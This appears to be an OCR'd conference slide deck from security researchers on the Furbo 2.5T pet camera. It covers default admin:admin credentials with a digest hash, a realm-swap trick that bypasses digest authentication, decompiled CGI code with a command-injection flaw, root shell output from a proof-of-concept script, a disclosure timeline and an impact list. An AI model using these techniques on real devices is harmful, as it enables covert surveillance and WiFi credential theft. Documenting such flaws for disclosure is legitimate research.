
Just when we thought we we finished...

- Purchased new Furbo for final testing
- Hardware changes
- Runs different firmware version
- RTSP crashes, doesn’t restart

So we took a closer look

- Telnet and http server running
- Don’t know telnet password
- HTTP behind digest auth
- Back to UART shell!

Furbo 2.5T



Focused on HTTP Server

- Lighttpd 1.4.40
  - htdigest file revealed default admin:admin creds
  - Realm in htdigest didn't match realm in server config


admin:ycam.com:913fd17138fb6298ccf77d3853ddcf9f


```
auth.require = ( "/" =>
  (
  "method" => "digest",
  "realm" => "ambarella",
  "require" => "valid-user"
  )
)
```

Furbo 2.5T

Can we trick server to use different realm?

- Yes!
  - Intercept *response* and modify realm
  - Browser calculates Authorization Digest header with new realm
  - Server accepts this





Furbo 2.5T

```
strength = (char *)hdf_get_value(*(undefined4 *)(local_5c + 4),"Query.STRENGTH",&DAT_00010a5c);
x_val = hdf_get_value(extraout_s0,*(undefined4 *)(local_5c + 4),"Query.X",&DAT_00010a5c);
y_val = hdf_get_value(extraout_s0_00,*(undefined4 *)(local_5c + 4),"Query.Y",&DAT_00010a5c);
zoom_num = hdf_get_value(extraout_s0_01,*(undefined4 *)(local_5c + 4),"Query.zoom_num",
                         &DAT_00010a5c);
zoom_denum = hdf_get_value(extraout_s0_02,*(undefined4 *)(local_5c + 4),"Query.zoom_denum",
                           &DAT_00010a5c);
mode = hdf_get_value(extraout_s0_03,*(undefined4 *)(local_5c + 4),"Query.mode",&DAT_00010aa4);
pano_h_fov = hdf_get_value(extraout_s0_04,*(undefined4 *)(local_5c + 4),"Query.pano_h_fov",
                           &DAT_00010aa4);
dVar2 = strtod(strength,(char **)0x0);
uVar3 = SUB84(ROUND((dVar2 * 199.0) / 20.0 + 1.0),0);
snprintf(SUB84(dVar2 * 199.0,0),(size_t)cmd,(char *)0x100,

        "/usr/local/bin/test_ldc -F %d -R %d -m %s -h %s -v -C %sx%s -z %s/%s -f /tmp/ldc/ldc
        >> /tmp/ldc/ldc_config &"
        ,uVar3,local_4c >> 1,mode,pano_h_fov,x_val,y_val,zoom_num,zoom_denum);
snprintf(tmp,0x100,

        "echo -e \"*****command*****\n/usr/local/bin/test_ldc -F %d -R %d -m %s -h %s -v -C
        %sx%s -z %s/%s -f /tmp/ldc/ldc\n**********\n\" > /tmp/ldc/ldc_config"
        ,uVar3,local_4c >> 1,mode,pano_h_fov,x_val,y_val,zoom_num,zoom_denum);
printf("%s",cmd);
system("/bin/mkdir -p /tmp/ldc");
system(tmp);
system(cmd);
```

What does Smart LDC do?

- Calls ldc.cgi executable
- Popped ldc.cgi into ghidra
- Looks like command injection!

Furbo 2.5T

Command Injection as Root

- Much more stable and reliable than memory corruption

```
                    :~$ python3 ldc_cgi_cmd_inj.py -t 192.168.1.53
Enter command... (Ctrl-c to quit)
> id
uid=0(root) gid=0(root)
> pwd
/webSvr/web/cgi-bin
> ls -l /furbo2
total 8
-rw-rw-r--    1 root     root            70 Jul 23  2020 FB002.sh
drwxr-xr-x    2 root     root          4456 Jul 23  2020 FB0025_LIB_300.057.tar.gz.99baeab4e1879c6bcac4251deb69ef33
drwxr-xr-x    2 root     root          4432 Mar 10 11:49 FB0025_LIB_302.034.tar.gz.15cb9884d4a1cc59df6feb4e9bb09219
-rwxr-xr-x    1 root     root            72 Mar 16 11:10 FB2_update.sh
lrwxrwxrwx    1 root     root            58 Feb 19 16:26 system -> FB0025_LIB_302.034.tar.gz.15cb9884d4a1cc59df6feb4e9bb09219
lrwxrwxrwx    1 root     root            66 Jul 23  2020 system.backup -> /furbo2/FB0025_LIB_300.057.tar.gz.99baeab4e1879c6bcac4251de
>
```

Disclosure of Command Injection

Event	Date
Vulnerability discovered	03/12/2021
Vulnerability PoC	03/12/2021
Attempt to contact Ambarella via LinkedIn, web form, and email	3/17/2021
Attempt to re-establish contact with Tomofun	3/19/2021
Attempt to contact Ambarella via web form	4/26/2021
Applied for CVE	5/6/2021
Present at LayerOne after no responses from either vendor	

We are still hoping to get in contact with Ambarella and Tomofun to help resolve these vulnerabilities!

Impact

What can be done?

- Remotely watch video
- Listen to microphone
- Play custom audio or sounds
- Shoot out lots of treats for all the good dogs
- Steal WiFi credentials
- Establish foothold in network
- Brick the device

More Information

github.com/somerset-recon/furbo-research

Reach Out

contact@somersetrecon.com
www.somersetrecon.com

Thank You

Questions